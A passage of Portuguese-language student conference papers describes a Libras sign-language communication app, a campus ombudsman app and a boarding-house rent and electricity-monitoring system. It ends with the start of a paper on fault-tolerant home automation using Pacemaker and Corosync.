Os aplicativos móveis de tradução automática da Língua Portuguesa para Libras - ProfDeaf e HandTalk - têm ganhado destaque nos últimos anos. Ambos são gratuitos e possibilitam traduções de palavras e pequenas frases por meio de um *avatar*. Esses aplicativos foram analisados em relação a sua validade social e tecnológica, com aporte da Teoria da Aprendizagem Multimídia e em heurísticas de usabilidade por Vieira et al (2014). No estudo, os autores evidenciaram que além de servirem como ferramentas de tradução, os aplicativos apoiam a aprendizagem da Língua Portuguesa, segunda língua para os sujeitos surdos usuários da Libras. Questões que envolvem a manutenção dos aplicativos revelaram-se como fundamentais para a redução de erros relacionados a sua utilização.

Ferramentas computacionais móveis e colaborativas, as quais realçam os usuários como protagonistas para o seu desenvolvimento, perpassam a investigação de Costa et al (2017), na qual utilizam o *Design Science Research* e o *Design* Participativo como metodologia de pesquisa. O trabalho resultou no protótipo do aplicativo “iLibras”, que a partir de uma palavra como entrada permite que a saída seja por diversas representações, como escrita de sinais (*signwriting*), Libras, imagem e/ou som. Da mesma forma, viabiliza a entrada de diferentes representações da palavra. Ainda em relação a ferramentas colaborativas, cita-se um modelo de glossário para utilização nas aulas de Língua Portuguesa para apoiar o processo de ensino-aprendizagem da Libras e do Português para alunos surdos (MOURA; OLIVEIRA, 2014).

A menção aos trabalhos expostos, a partir de um recorte, que destacou principalmente o ensino e a aprendizagem da Libras por meio de tecnologias digitais, revelam que a participação dos usuários e as metodologias de colaboração configuram aspectos primordiais no planejamento e desenvolvimento de sistemas. Contudo observa-se a ínfima presença dos profissionais da Educação Especial como participantes nessas pesquisas que, sob a perspectiva desse trabalho, reside como aspecto qualificador desde o planejamento à validação de tecnologias que repercutem na promoção de processos inclusivos com ênfase educacional. Considera-se que a relevância do sistema aqui proposto, está na sua proposta de constituir-se em uma plataforma digital de comunicação em Libras, na medida em que o *software* possibilita tanto a escolha de palavras quanto à construção de frases necessárias ao contexto comunicativo para o qual será utilizado. Aspectos esses fundamentais no processo de escolarização de alunos surdos em contextos inclusivos, nos quais ainda são poucas as pessoas que sabem comunicar-se em Libras.

3. *Software* ACML (Acessibilidade Comunicativa por Meio da Libras)

Para desenvolver o *software* ACML utilizou-se basicamente de padrões web. De acordo com Sikos (2011) a web como conhecemos hoje se sustenta com três padrões principais: HTML (linguagem de marcação, responsável pela estrutura de uma página), CSS (linguagem que descreve o estilo de uma página, responsável por sua aparência física) e Java Script (linguagem de programação, responsável pelas interações com o usuário e a própria lógica de funcionamento da página).

Uma interface web foi organizada com a utilização de HTML e CSS de forma a prover um conjunto de abas. Em cada aba são agrupados sinais que correspondem a uma categoria de palavras distribuídas em: pronomes, verbos, substantivos (alimentos, bebidas, lugares, objetos, vestuário) e adjetivos, esta última nomeou-se como “modo”. Foi prevista uma “aba” denominada “respostas curtas”, a qual contém expressões como: sim, não, talvez, não sei. Cada vocábulo é identificado com uma legenda em Língua Portuguesa escrita, a opção de áudio e o respectivo sinal na Libras. Para exemplificar, a Figura 1 evidencia o conjunto de palavras pertencentes à categoria “Cumprimentos”.



Figura 5. Organização do vocabulário em Abas da Interface do ACML

Ao clicar sobre uma determinada palavra, uma imagem (*gif* animado) é ativada e reproduz o áudio correspondente à legenda e, clicando mais uma vez sobre o elemento, sua representação em Libras é exibida. No entanto, como se trata de um *software* em desenvolvimento, a avaliação e o atendimento às heurísticas propostas por Nielsen (2012) que constituem a avaliação em termos de usabilidade colocam-se como etapas a serem executadas. A partir de Nielsen (2012), usabilidade corresponde a um atributo de qualidade que avalia o quanto as interfaces são de fácil utilização pelos usuários. Para isso, o autor propõe as seguintes características que colaboram, de modo geral, à usabilidade: facilidade de aprendizado e de memorização, eficiência na utilização, prevenção e proposição de resoluções para os possíveis erros e, por fim, a satisfação do usuário em contato com a interface.

Para desenvolver as funcionalidades da aplicação utilizou-se de novos recursos da versão 5 do HTML, em especial a *tag* <audio>. De acordo com Clark et al. (2014) a *tag* <audio> inclui na página um elemento que é utilizado para embutir conteúdo de som no documento HTML. Essa *tag* pode ser manipulada através de Java Script através de métodos como `play()` ou `pause()`. Para cada imagem de vocabulário foi preciso sintetizar o som correspondente em um arquivo .mp3.

Além do repertório semântico proposto, desenvolveu-se uma funcionalidade chamada de “Soletrar” que se refere a um teclado virtual, datilológico, com letras e números, para que o usuário possa digitar palavras que não encontre no acervo atual do *software*. O Soletrar pode ser acessado pelo ícone no canto superior direito do *software*. Por meio dessa funcionalidade, é possível indicar, no alfabeto em Libras, o sinal correspondente a letra e/ou número a ser apresentado em tela (à direita). O teclado datilológico foi organizado na mesma disposição do teclado convencional (*layout* QWERTY).

4. Considerações Finais

O conceito de acessibilidade ultrapassa dimensões arquitetônicas e urbanísticas como, por exemplo, o planejamento e a construção de rampas de acesso, pisos táteis e banheiros adaptados. Trata-se de aspectos que não podem ser desconsiderados nas condições de acessibilidade, no entanto, as demais dimensões implicadas como o acesso à informação e a comunicação igualam-se em relevância. Por isso, as TIC, por meio de *softwares* especializados ou mesmo dispositivos de *hardware* adaptados, possuem potenciais para promover a acessibilidade comunicativa para pessoas que, por situações oriundas de uma deficiência sensorial, como a surdez tenham viabilizadas formas de comunicarem-se e assim expressarem seus desejos, emoções e necessidades.

Trata-se de uma ferramenta ainda em desenvolvimento, mas que indica perspectivas no auxílio à comunicação de pessoas surdas assim como no próprio aprendizado da Libras e da língua portuguesa escrita por este público, na medida em que o vocabulário no *software* poderá ampliar-se gradativamente. Além disso, propicia tanto o aprendizado da Libras pelos usuários ouvintes, quanto a difusão da mesma.

Com esse entendimento, vislumbra-se o contínuo estudo e investigação de sistemas de comunicação que envolvam a Libras e o aprendizado da Língua Portuguesa na modalidade escrita; a colaboração de alunos surdos por meio da aproximação com o contexto escolar, além das questões de acessibilidade, responsividade e conexão (utilização *online* e *offline*).

Referências

- Brasil. Secretaria de Educação Especial. Política Nacional de Educação Especial na Perspectiva da Educação Inclusiva. Revista da Educação Especial. Brasília: v.4, n. 1, p. 9-17, jan./jun. 2008.
- Clark, R.; Studholme, O.; Murphy, C. (2014), Introdução ao HTML5 e CSS3, Alta Books.
- Costa, S. C. da et al. (2017). iLibras como facilitador na comunicação efetiva do surdo: uma ferramenta colaborativa móvel. XXXVII Congresso da Sociedade Brasileira de Computação. 14º SBSC - Simpósio Brasileiro de Sistemas Colaborativos. P. 1269-1283.
- Moura, E. R. da S.; Oliveira, E. H. T. de. (2014) Uma ferramenta colaborativa móvel para apoiar o processo de ensino-aprendizagem da LIBRAS e do Português para surdos. 3º Congresso Brasileiro de Informática na Educação, p. 1-10.
- Nielsen, J. (2012), “Usability 101: Introduction to Usability”. <<https://www.nngroup.com/articles/usability-101-introduction-to-usability/>>, Setembro.
- Sikos, L. (2011), Web Standards, Springer Verlag.
- Vieira, M. C. et al. (2014) Contribuições da Teoria da Aprendizagem Multimídia e da Usabilidade para aprendizagem de Libras e Língua Portuguesa por meio de aplicativos móveis. *RENTE. Revista Novas Tecnologias na Educação*, v. 12, n. 2, p. 1-10.

OuvIFFar – um canal de comunicação simplificado com o IFFar-FW

Leonardo Frühling, André Fiorin

Instituto Federal Farroupilha – Campus de Frederico Westphalen (IFFar/FW)
98400-000 – Frederico Westphalen – RS– Brasil

leonardofruhling@gmail.com, andre.fiorin@iffarroupilha.edu.br

Abstract. *Currently smartphones are objects present in the students' daily life, so nothing more interesting than having this tool to collect information. Currently claims, compliments or suggestions on the Instituto Federal Farroupilha campus of Frederico Westphalen, are addressed to the central unit in Santa Maria through a website with an ombudsman portal. This work aims to create a simplified communication channel, aiming to facilitate this exchange of information between campus and students. Still, it will be possible to analyze with which technologies the project will be built. Finally, through use case diagrams and classes, it is also possible to have a sense of how the current project is going.*

Resumo. *Atualmente os smartphones são objetos presentes no cotidiano dos estudantes, desta forma, nada mais interessante que munir-se desta ferramenta para coletar informações. Atualmente reivindicações, elogios ou sugestões sobre o Instituto Federal Farroupilha campus de Frederico Westphalen, são endereçadas a unidade central em Santa Maria através de um site com um portal de ouvidoria. Este trabalho tem como objetivo, criar um canal de comunicação simplificado, visando facilitar esta troca de informações entre campus e estudantes. Ainda, será possível analisar com quais tecnologias o projeto será construído. Por fim, através dos diagramas de casos de uso e de classes, também é possível ter uma noção de como está o andamento do presente projeto.*

1. Introdução

Com a evolução da tecnologia, novos dispositivos são criados, atualizados e melhorados constantemente. Atualmente a tecnologia é algo presente no cotidiano, exemplo disto, são os aplicativos para smartphones. Estes permitem desde simples comunicações, através do envio de mensagens, até complexas transações bancárias. A grande mobilidade proporcionada pelos smartphones instiga a criação de sistemas que necessitam de conectividade. Esta conectividade aliada à mobilidade, auxilia na resolução de pequenos e grandes problemas.

Neste sentido, há a possibilidade de melhorar/atualizar serviços que não receberam a devida atenção nas atualizações dos meios tecnológicos. Um bom exemplo são os Canais de Contato ao Usuários/Clientes/Alunos. Atualmente, para um usuário enviar alguma manifestação sobre o Instituto Federal Farroupilha Campus Frederico Westphalen (IFFar/FW), este terá que endereçar sua reclamação, primeiramente para a reitoria do IF Farroupilha (Santa Maria - RS) através do site <http://www.iffarroupilha.edu.br/ouvidoria-iff/canais-de-atendimento>.

Atualmente o fluxo do canal de ouvidoria do IFFar/FW, é centralizado, ou seja, todas as informações referente ao campus de Frederico Westphalen, são enviadas para o órgão público superior responsável. Desta forma, toda e qualquer informação referente ao campus de Frederico Westphalen, obrigatoriamente, tende a seguir um fluxo lento, passando pela reitoria e posteriormente retornando ao campus de Frederico Westphalen.

Pensando nisso, este trabalho tem como objetivo facilitar a comunicação entre o usuário e os canais de contato do IFFar/FW. Desta forma, os setores responsáveis poderão receber notificações com imagens do problema, sendo possível analisar a relevância e urgência do problema relatado, auxiliando na tomada de decisões e organização de prioridades. Este trabalho visa o desenvolvimento de um canal de comunicação simplificado, que funcione tanto em um navegador web, quanto em um aplicativo *Android* para facilitar a utilização e mobilidade entre os usuários. Busca-se ainda, o desenvolvimento de um sistema simples e atrativo, que instigue a utilização de todos os frequentadores do campus, além de ter uma interface simplificada para que o operador do sistema web possa identificar as observações da forma mais rápida possível.

2. Referencial Teórico

Um sistema de ouvidoria permite que o cidadão tenha voz e vez dentro de uma instituição, ou seja, através da opinião deste cidadão será desenvolvida uma avaliação do serviço e, caso seja um retorno negativo/critico o serviço deve ser melhorado. Desta forma, a ferramenta se torna um mecanismo de participação da população com a instituição, criando-se um fluxo contrário de poderes. Neste fluxo é possível que a classe base da pirâmide da instituição (os cidadãos) enviem informações para o poder supremo que compõe o topo da pirâmide institucional (os administradores). Pode-se considerar que o principal foco dos canais de ouvidoria é responder adequadamente aos questionamentos/críticas recebidas, ajudando a destruir insatisfações ou pelo menos remediá-las. Desta forma tende-se a manter a satisfação do usuário do serviço ao invés de perdê-la por um serviço de baixa qualidade prestado. Também é possível utilizar os canais de ouvidoria como forma de aprendizagem, pois com as críticas e elogios enviados é possível melhorar setores ruins e/ou incentivar a continuidade da qualidade em setores que possuem uma boa avaliação [CARDOSO 2010].

Para o desenvolvimento do projeto OuvIFFar torna-se possível, será necessário o estudo e uso da linguagem PHP [PHP 2017] juntamente com o *framework Laravel 5.4* [Laravel 2017]. Desta maneira, será necessário usar e estudar a ferramenta de Desenvolvimento *Sublime Text 3* [Sublime 2017], tendo em vista que a mesma é gratuita e auxilia no desenvolvimento de projetos escritos com a linguagem PHP. As linguagens HTML5, Css3 e *JavaScript* também serão estudadas juntamente com o sistema *Android* e o *Framework Ionic* [Ionic 2017], tendo em vista que a construção de aplicações *Android* com *Ionic* utilizam as linguagens web citadas anteriormente. A ferramenta de desenvolvimento da aplicação *Android* utilizada também será o *Sublime Text 3*. Outras ferramentas de desenvolvimento também serão utilizadas e estudadas, exemplo disto é a ferramenta *MySQL* [MySQL 2017], que será utilizada para criar a base de dados dentro do *Software* OuvIFFar, também inclui-se a ferramenta de administração e gerenciamento de base de dados *MySQL WorkBench* (WorkBench, 2017).

3. Metodologia e Protótipo de Desenvolvimento

Até o presente momento, foram desenvolvidas partes consideradas como essências para a estrutura do projeto. Iniciou-se o desenvolvimento com a criação do diagrama de Caso de uso, tendo em vista que este tende a exibir como ficará o fluxo da aplicação.

Posteriormente desenvolveu-se o diagrama de classes, com o objetivo de elencar quais seriam os atributos e métodos utilizados no desenvolvimento da aplicação.

Com base nos diagramas de caso de uso, de classes e no modelo de dados produzido, é possível determinar o fluxo de funcionamento do sistema em duas partes: o uso do usuário final e da parte administrativa. Na primeira, usuário final (estudante, exemplo) acessa a aplicação através de um aplicativo móvel. Neste momento ele poderá criar uma conta caso não tenha. Caso este já possua uma conta, porém esqueceu-se da senha, poderá recuperar. No entanto, se o estudante possuir os dados de autenticação (e-mail/usuário e senha), será efetuada a validação dos dados. Dentro da aplicação, após a autenticação, o usuário será direcionado para a tela que exibe todas as manifestações marcadas como públicas. Nesta tela também é possível acessar a área de criar/postar uma nova manifestação ou ver as respostas referentes às manifestações já postadas.

Na área administrativa do sistema o usuário deve ser autenticado para acessar o sistema. Após efetuar a autenticação e validação dos dados, o administrador será direcionado para a tela que lista as últimas manifestações publicadas. A partir desta tela, o administrador poderá ter o contato com os menus do sistema, onde pode escolher em bloquear os usuários/estudantes que não estão tendo um comportamento desejável no sistema. Na tela inicial será possível adicionar tipos de manifestações, como sugestões, denúncias, elogios, etc. Através da tela que lista as manifestações, também será possível chegar na moderação de cada manifestação, ou seja, executar as ações referente a manifestação publicada, seja responder, recusar, aceitar, publicar, revisar, dentre outras ações que o administrador deseje executar.

Na próxima seção são apresentadas as considerações finais e sugestões para trabalhos futuros.

4. Considerações finais

Nas próximas etapas do projeto, visa-se a criação do código fonte para comunicar a base de dados com as demais sessões do sistema. Primeiramente, será desenvolvida a estrutura da API *restFull* para atender ao dispositivo móvel. Posteriormente, será desenvolvida a aplicação móvel. Após o desenvolvimento da API e da aplicação móvel, será possível testar toda a sessão de alimentação de dados do sistema. A partir do momento em que a parte de alimentação estiver finalizada, os esforços serão direcionados para o desenvolvimento da interface de gerenciamento das manifestações. Neste módulo será possível controlar as manifestações enviadas ao sistema.

Como sugestão de trabalhos futuros, visa-se a ampliação do projeto para os demais campi do IFFar. Ainda, visa-se criar um espaço para gerenciar Usuários Administradores para o sistema Web. Com o novo gerenciamento de usuário administrativos, pode-se melhorar o tempo de resposta para as manifestações postadas. Como melhoria para o sistema móvel, pode ser acrescentado notificações, desta forma, quando uma manifestação for respondida, o usuário poderá ser notificado imediatamente. Ainda, as notificações poderiam ser utilizadas para avisar o usuário sobre a alteração de estado da manifestação enviada ao sistema. É possível analisar a integração com redes sociais, tanto para autenticar-se no aplicativo, quando para compartilhar as manifestações enviadas e aprovadas.

No presente momento, algumas partes do projeto já estão em fase de desenvolvimento. A aplicação móvel apresenta-se em fase de conclusão. Resta ainda acertar detalhes finos da aplicação móvel, como exemplo, questões de layout e posicionamento de botões; conclusão do envio de fotos do aplicação web; tela de controle de acesso para usuários. O Sistema web, ainda necessita de uma maior atenção. Ainda

resta para desenvolver, o controle das manifestações enviadas e a personalização do sistema (HTML e CSS) para que este seja mais agradável no momento da utilização do usuário. No entanto, apesar dos ajustes necessários, o sistema móvel já cumpre sua função de enviar manifestações para o sistema web. Sendo assim o trabalho apresenta-se dentro do escopo previsto para que seja possível concluí-lo dentro do prazo de 6 meses.

Referências

- Cardoso, A. S. R, Ouvidoria Pública como Instrumento de Mudança. Disponível em: <https://www.econstor.eu/bitstream/10419/91021/1/626455022.pdf>. Acesso em: Maio/ 2017.
- Laravel, Site Oficial. Disponível em: <http://laravel.com>. Acesso em: Maio/ 2017.
- MySQL, Site Oficial. Disponível em: <http://downloads.mysql.com/docs/refman-4.1-pt.a4.pdf>. Acesso em: Maio/ 2017.
- WorkBench, Site Oficial. Disponível em: <http://www.mysql.com/products/workbench>. Acesso em: Junho/ 2017.
- PHP, Site Oficial. Disponível em: https://secure.php.net/manual/pt_BR/intro-what-is.php. Acesso em: Junho/ 2017.
- Sublime, Site Oficial. Disponível em: <https://www.sublimetext.com>. Acesso em: Junho/ 2017.
- Ionic, Site Oficial. Disponível em: <https://ionicframework.com/docs/intro>. Acesso em: Junho/ 2017.

Gerenciamento de Aluguéis e Consumo Elétrico para Quartos de Pousadas

Lucas Pacheco Silveira¹, Gustavo Rissetti¹

¹Instituto Federal Farroupilha – Campus São Vicente do Sul (IFFar)
97420-000 – São Vicente do Sul – RS – Brasil

lucaspsilveira@live.com, gustavo.rissetti@iffarroupilha.edu.br

Abstract. *The management of the rent of rooms is an activity that involves several tasks that if not closely monitored and controlled constantly can hinder the management by the owner. The high consumption of electricity in the rooms causes an increase in expenses and a decrease in the owner's profit. It is proposed the development of a rents management system that will control individual electric energy consumption in each room, which allows the owner have greater control over their rents and expenses.*

Resumo. *O gerenciamento do aluguel de quartos é uma atividade que envolve diversas tarefas que se não forem acompanhadas de perto e controladas constantemente podem dificultar a gestão pelo proprietário. O consumo elevado de energia elétrica nos quartos ocasiona aumento das despesas e a diminuição de lucro do proprietário. É proposto o desenvolvimento de um sistema de administração dos aluguéis que realize o controle de consumo de energia elétrica individual de cada quarto. Isto disponibiliza ao proprietário a possibilidade de ter maior controle sobre seus quartos e despesas.*

1. Introdução

Durante o processo de gerenciamento de uma pensão (local com quartos disponíveis para aluguel) diversos fatores são envolvidos, o que causa o aumento da preocupação de seus donos e inquilinos com sua administração. A necessidade da realização de um contrato, de um termo de responsabilidade e principalmente o pagamento do aluguel são tarefas fundamentalmente importantes para o bom funcionamento de uma pensão. Além de todos esses fatores é preciso notar o consumo de energia elétrica de cada quarto, visto que a energia elétrica está apresentando crescimento em todo país. A região sul é a que apresentou maior elevação de consumo comparada às outras regiões do Brasil, este aumento foi de 5,5% comparando os meses de Janeiro de 2016 e Janeiro de 2017, segundo a Empresa de Pesquisa Energética [EPE 2017]. O aumento de consumo de energia elétrica além de causar problemas para o meio ambiente, ocasiona os gastos gerados pelos inquilinos diminuindo a renda do dono.

Este trabalho tem como proposta a implementação de um sistema web responsivo para o gerenciamento de pensões próximas ao Instituto Federal de Ciência, Educação e Tecnologia Farroupilha - Campus São Vicente do Sul, sendo necessária a realização de pesquisa sobre conceitos referentes às medições de energia e sobre o controle de aluguéis, para tornar possível a implementação do sistema.

Visando otimizar a realização das tarefas executadas pelo proprietário, propõe-se o desenvolvimento de uma ferramenta que auxilie em todos esses processos permitindo maior confiança entre o dono e os inquilinos. Outro fator que ocasiona conflitos na relação entre inquilinos e proprietário é o consumo de energia elétrica. Visto esta necessidade

propõe-se a adição de um controle de energia individual para cada quarto, permitindo analisar o consumo total de energia e estabelecer um limite para despertar consciência e diminuir os gastos de energia elétrica de cada quarto.

O restante do trabalho está dividido em seções. A Seção 2 tratando-se sobre as Medições de Energia Elétrica, a Seção 3 exemplificando os trabalhos relacionados, a Seção 4 explicando a metodologia aplicada durante o desenvolvimento, seguido pela Seção 5 que demonstra a aplicação desenvolvida e a Seção 6 onde os resultados parciais obtidos são descritos. A última Seção é destinada para as referências.

2. Medições de Energia

Para obter o valor da energia elétrica consumida é necessário a utilização de um equipamento para medi-la. Na prática, a energia elétrica é estimada por medidores watt-hora, e a grande parte dos mesmos presentes em domicílios são dispositivos eletromecânicos que possuem um motor elétrico interno. Este motor tem um conjunto de engrenagens rotativas, que se movimentam conforme a potência flui pelo sistema, então a energia é mensurada pela quantidade de potência transmitida e pelo tempo em que ocorreu a transmissão.

As correntes de energia podem ser diferenciadas entre dois tipos: Corrente Alternada e Corrente Direta [TORRES, G. 2012]. O tipo de corrente que é utilizado para a transmissão de energia elétrica para as residências é a corrente alternada, então para ser possível a sua medição é necessário a utilização de um transformador de corrente para tornar essa corrente em valores mensuráveis.

Para realizar os cálculos de medição de energia através de algum software é necessário de algumas propriedades para executa-las. O cálculo da energia é feito utilizando como base a tensão e corrente que está passando no circuito. Como esta tensão não se mantém constante é necessário realizar a leitura desta tensão, como também a corrente que está fluindo ao mesmo tempo para poder calcular a potência que está sendo consumida.

O método alternativo para definir o consumo de energia elétrica que este trabalho propõe é a utilização de sistemas embarcados. Uma das funções que podem ser empregadas ao sistema embarcado é a de realizar cálculos matemáticos e físicos sobre alguns dados, retornando esse valor processado para um sistema maior que ele está envolvido. Um exemplo prático dessa função seria a leitura dos dados de energia elétrica e a realização dos cálculos para se obter a energia elétrica total consumida.

3. Trabalhos Relacionados

Há no mercado sistema para hotéis e pousadas de pequeno porte. Sendo as pousadas de pequeno porte as que mais se assemelham com as pensões. Há um sistema que poderia ser aplicado, porém ele não possui todas as funcionalidades que o dono de uma pensão necessita. Um exemplo é o Hotel Flow. Este possui uma versão gratuita, porém suas funcionalidades são limitadas a gestão dos quartos e dos usuários [HOTEL FLOW 2017], não permitindo um controle do consumo individual energético dos quartos.

4. Metodologia

Para organizar e agilizar o desenvolvimento do sistema está sendo utilizado a metodologia de desenvolvimento ágil para software chamada Kanban. Nesta metodologia o projeto é dividido em suas funcionalidades e tarefas a serem cumpridas, então estes são separados em diferentes cartões. Com o auxílio de um quadro é criado uma tabela onde especifica-se as etapas do desenvolvimento adotadas, então os cartões podem ser colocados em suas respectivas etapas. Cada fase possui um limite de cartões, assim, uma tarefa só poderá

avançar se a tarefa que estava sendo executada na etapa a frente já estiver sido entregue ou completa.

A construção do arquivo com todas as funcionalidades que o sistema deveria ter foi realizada em conjunto com um proprietário de uma pensão. Dele foram extraídas todas as informações importantes e qual era o comportamento esperado pelo sistema. A partir destes dados foram gerados os cartões adaptados à metodologia Kanban para o desenvolvimento do sistema.

5. Aplicação desenvolvida

O desenvolvimento do sistema está sendo implementado com diversas tecnologias que abrangem desde a Internet das Coisas, como por exemplo a conexão do monitor de energia elétrica à internet, até microcontroladores, com a utilização deles para realizar os cálculos em tempo real. Entre as tecnologias utilizadas estão: linguagem de programação PHP que permite tornar as páginas dinâmicas [DAVIS, M. E.; PHILIPS, J. A. 2007], sistema de gerenciamento de banco de dados MySQL, plataforma de prototipação eletrônica Arduino, módulo para conexão em rede Shield Ethernet, computador compacto Orange PI, transformador de corrente SCT-013 e para exibição das páginas Web a linguagem de marcação de texto HTML (Hypertext Markup Language). Estas tecnologias estão configuradas e arquitetadas conforme a Figura 1.




Figura 14. Modelo de comunicação das tecnologias

A captura dos dados de energia consumidos por cada quarto é coletada e enviada para o servidor. É então necessária uma estação de medição individual. Esta é desenvolvida com as placas de prototipação eletrônica denominadas Arduino, junto com sua expansão Shield Ethernet, para permitir conexão com uma rede Ethernet. Nesta estação é empregado a utilização de um transformador de corrente para a captura dos valores. Estes dados são enviados para um servidor que por sua vez armazena os dados e as páginas Web da aplicação. O servidor é configurado em uma placa com configurações simples, chamada Orange PI.

Nesse computador compacto, Orange PI, está instalado uma distribuição Linux para atuar como servidor de arquivos e dados para o sistema. O servidor recebe os dados coletados pelas placas Arduino e sincroniza-os com a aplicação. Esta comunicação ocorre em rede em sua camada de transporte. Com o servidor de arquivos devidamente configurado é possível então a visualização das páginas e dos dados para os usuários do sistema.

6. Considerações Finais

O sistema está em fase de testes em uma pensão localizada próxima ao Instituto Federal Farroupilha, Campus São Vicente do Sul. As funcionalidades já implementadas incluem o gerenciamento dos quartos e inquilinos individualmente. O sistema é capaz de gerar autorização para os menores de dezoito anos e um termo de compromisso para o aluguel dos quartos. A informação sobre o consumo de energia individual de cada quarto está sendo realizada e analisada para identificar possíveis erros de implementação e aumentar sua precisão.

Os quartos podem ser cadastrados com diferentes capacidades e preços permitindo maior personalização do sistema. Sobre os quartos é permitido a visualização de seus

ocupantes e a situação de pagamento individual. Os inquilinos podem ser notificados por e-mail caso seja necessário passar alguma mensagem pelo proprietário. O sistema possui uma página de administrador onde todas as tarefas de gerenciamento de suas funcionalidades podem ser acessadas e configuradas. O proprietário pode realizar os cadastros de quartos e inquilinos sem a intervenção do administrador do sistema, facilitando sua utilização.

O sistema ainda está em fase de desenvolvimento e possui diversas funcionalidades que podem ser implementadas para enriquecimento do mesmo. Além do controle de energia, o trabalho pode ser estendido em diversos módulos, como por exemplo permitir um controle de câmeras em uma pensão, assim como informações de temperatura, umidade, presença de gás na cozinha, instalação de um alarme, entre outros. Como pode-se observar são diversas as possibilidades para manter o desenvolvimento do sistema e aumentar suas funcionalidades. Levando estas considerações os resultados esperados para o futuro do desenvolvimento da aplicação são que essas características extras sejam adicionadas aos poucos em espécies de módulos a serem implementados conforme a necessidade de cada pensão.

Referências

- EPE (2017) - EMPRESA DE PESQUISA ENERGÉTICA - Resenha Mensal: Consumo de energia elétrica cresce 2,8% em janeiro. Disponível em <<http://www.epe.gov.br>> Acesso em: outubro de 2017.
- TORRES, G. (2012) - Eletrônica – Para Autodidatas, estudantes e Técnicos – ISBN 978-85-61893-06-4
- DAVIS, M. E.; PHILIPS, J. A. (2007) - Aprendendo PHP e MySQL, segunda edição – ISBN: 9788576082026.
- HOTEL FLOW (2017) - Hotel Flow: Recursos do sistema - Disponível em <<https://www.hotelflow.com.br/sistema/>> Acesso em: outubro de 2017.

Alta Disponibilidade em um Sistema Domótico com Pacemaker e Corosync

Guilherme Silva de Ávila¹, Carla Castanho¹, Eduardo Ferreira¹, Victor Machado¹, André Fiorin²

¹Universidade Regional Integrada do Alto Uruguai e das Missões – Campus Santiago. Caixa Postal –181 – Santiago – RS – Brasil

²Instituto Federal de Educação, Ciência e Tecnologia Farroupilha - Campus Frederico Westphalen. Caixa Postal – 169 – Frederico Westphalen – RS – Brasil

guihhavila1996@gmail.com, carla.castanho, eduardo.ferreira, victor.alves
{@urisantiago.br}, andre.fiorin@iffarroupilha.edu.br

Abstract. Home automation systems are used to enable a better quality of life for its users, through residential automation in their homes. Typically, home automation systems have a centralized architecture, which raises the question of whether the central node has any flaws the whole system can be compromised. It is proposed as a solution to the problem, a creation of a fault tolerant environment in a home automation system, through the use of two nodes acting in a unique way, through softwares that provide TF. It is hoped that with such an approach, it will enable a better solution for reliability and availability.

Resumo. Sistemas domóticos são utilizados para viabilizar uma melhor qualidade de vida dos seus respectivos usuários através da automação residencial em suas moradias. Normalmente sistemas de automação residencial possuem arquitetura centralizada, o que levanta a questão de que caso o nó central apresente alguma falha o sistema todo poderá ser comprometido. É proposto como solução para tal impasse, a criação de um ambiente tolerante a falhas em um sistema domótico, através da utilização de dois nós atuando de forma única, por meio de softwares que proporcionem tolerância a falhas. Espera-se que com tal abordagem, possa ser possível corroborar melhorias significativas quanto a confiabilidade e disponibilidade.

1. Introdução

Tem-se como sistemas domóticos, os sistemas responsáveis por realizar a automação de diversas situações corriqueiras do dia a dia de uma pessoa realizadas em sua residência. Sistemas desta categoria são regidos normalmente por um nó central, responsável pelo controle de todos dispositivos que compõem o ambiente em si. Logo é notório ressaltar que caso o nó que gerencia o sistema apresente alguma falha, o sistema deixará de operar de maneira esperada, o que poderá acarretar pontos negativos aos usuários.

Mozer (2005) afirma que embora a automação residencial proporcione muitas regalias para seus respectivos usuários, o custo para implantação de tal sistema, retém um custo elevado, porque estes ambientes possuem como necessidade para o controle residencial a utilização de *hardwares* específicos. Perez e Silva (2014) sugerem como alternativa para esta questão, a utilização de *hardwares* livres ou *open source hardwares* (OSH's). Os OSH's podem ser interpretados como dispositivos elétricos ou mecânicos

cujas informações são projetadas e disponibilizadas para todos, viabilizando que outros usuários possam utilizar estes, modificar, produzir ou distribuir o referido material (TAPR, 2007).

Partindo destes aspectos, é proposto para minimizar tal problema, a inclusão de técnica de redundância de *hardware* em sistemas domóticos. Tal abordagem tem como intuito reduzir os empecilhos de disponibilidade, confiabilidade e alto custo de um sistema domótico.

2. Referencial Teórico

Segundo Chamusca (2006), o termo domótica tem origem da unção do radical latim *domus* que significa residência com o termo tecnológico robótica. Logo pode-se definir a domótica como implantação de tecnologias capazes de proporcionar ao usuário o gerenciamento de diversos dispositivos encontrados em um ambiente residencial (LISBOA; CRUZ, 2014).

Cabral e Campos (2008) apontam que a automação residencial normalmente é vista em um primeiro momento como símbolo de “status e modernidade”, porém o fator decisivo para implantar um ambiente domótico são os benefícios que podem ser gerados para seus respectivos usuários como segurança, conveniência, acessibilidade e eficiência energética. Dispositivos como Raspberry PI, tem sido utilizados com grande frequência na construção de sistemas domóticos.

Silva e Perez (2013), dissertam que o Raspberry PI consegue executar um sistema operacional diretamente de um cartão SD, o que torna desnecessário a utilização de um dispositivo de armazenamento maior do que a própria placa, como por exemplo, um HD (*Hard Disk*). Porém vale ressaltar que tal característica não impede que um dispositivo externo de armazenamento seja acoplado ao Raspberry PI.

Entende-se por tolerância a falhas o campo de pesquisa com o intuito de verificar o desempenho em sistemas computacionais que podem apresentar falhas. Tal área possui como um dos seus objetivos principais ajustar um sistema distribuído de forma que o mesmo possa retornar automaticamente quando ocorrer alguma falha, sendo este processo realizado de forma que o usuário não perceba a falha no sistema. Exposto tais informes, pode-se afirmar que o foco da tolerância a falhas é alcançar a dependabilidade, ou seja, a qualidade do serviço fornecido por um dado sistema e a confiança depositada no mesmo (WEBER, 2002).

3. Metodologia

O trabalho será desenvolvido em algumas etapas, possibilitando assim uma melhor abordagem na execução das tarefas necessárias para conclusão deste. Inicialmente foi realizado um levantamento do estado da arte sobre os temas que abrangem o estudo, onde percebeu-se uma certa carência quanto a materiais com o foco em prover tolerância a falhas em sistemas domóticos, salientando-se assim a importância da proposta para a comunidade. Finalizada esta etapa, deu-se início a fase de configuração das ferramentas responsáveis pela construção de um ambiente tolerante a falhas em ambas as placas que irão compor o sistema domótico. Para realizar este processo, foi eleita uma abordagem usando uma técnica de redundância em *clusters*, visto que a mesma irá implicar em um ambiente que atuará mesmo na presença de falhas, tal processo encontra-se em andamento.

Após finalizar as etapas de criação do ambiente altamente disponível, será realizada a implantação das placas juntamente a uma maquete, com o objetivo de prover uma melhor demonstração de um sistema domótico. Após o término dos ajustes na

maquete, será implementada a interface que será responsável pelo controle dos dispositivos do ambiente (*leds* e *servos* motores).

